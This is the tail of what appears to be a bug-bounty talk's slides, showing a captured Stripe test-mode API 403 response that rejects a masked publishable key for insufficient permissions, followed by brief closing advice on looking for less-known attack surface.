Pretty Raw Hex Render
1 HTTP/2 403 Forbidden
2 Server: nginx
3 Date: Thu, 29 May 2025 04:45:47 GMT
4 Content-Type: application/json
5 Content-Length: 398
6 Access-Control-Allow-Credentials: true
7 Access-Control-Allow-Methods: GET, HEAD, PUT, PATCH, POST, DELETE
8 Access-Control-Allow-Origin: https://js.stripe.com
9 Access-Control-Expose-Headers: Request-Id, Stripe-Manage-Version, Stripe-Should-Retry,
10 X-Stripe-External-Auth-Required, X-Stripe-Privileged-Session-Required
11 Access-Control-Max-Age: 300
12 Cache-Control: no-cache, no-store
13 Content-Security-Policy: base-uri 'none'; default-src 'none'; form-action 'none';
14 frame-ancestors 'none'; img-src 'self'; script-src 'self' 'report-sample'; style-src
15 'self'; worker-src 'none'; upgrade-insecure-requests; report-uri
16 https://q stripe com/csp-violation?q=5AOuEhsIyCsgKi6lc-RNNHtOvbMzXzKeHSNk3K1DdIZPhyN_5bKrvD
17 MDYmCXYN2tH2gulvpQiVN6JeQG
18 Idempotency-Key: 96b4d916-13a5-48f9-9478-71f6e68c2c37d
19 Original-Request: req_cBqOjah1Vblzvm
20 Request-Id: req_cBqOjah1Vblzvm
21 Stripe-Should-Retry: false
22 Stripe-Version: 2020-08-27
23 Timing-Allow-Origin: https://js.stripe.com
24 Vary: Origin
25 X-Stripe-Priority-Routing-Enabled: true
26 X-Stripe-Routing-Context-Priority-Tier: api-testmode
27 X-Wc: ABGH1
28 Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
29 {
30   "error": {
31     "code": "more_permissions_required",
32     "message": "The provided key 'pk_test_*****3CPs3L' does not have the required permissions for this endpoint on account 'acct_1GdyVbEe3SG7hzlw'. Having more permissions would allow this request to continue.",
33     "type": "invalid_request_error"
34   }
35 }
```

Misc: Low Hanging Fruits



Closing Thoughts

- Complexity = Bugs
- Look for less-known attack surface
- Do bug bounty in easy mode



Thank you!



Q/A

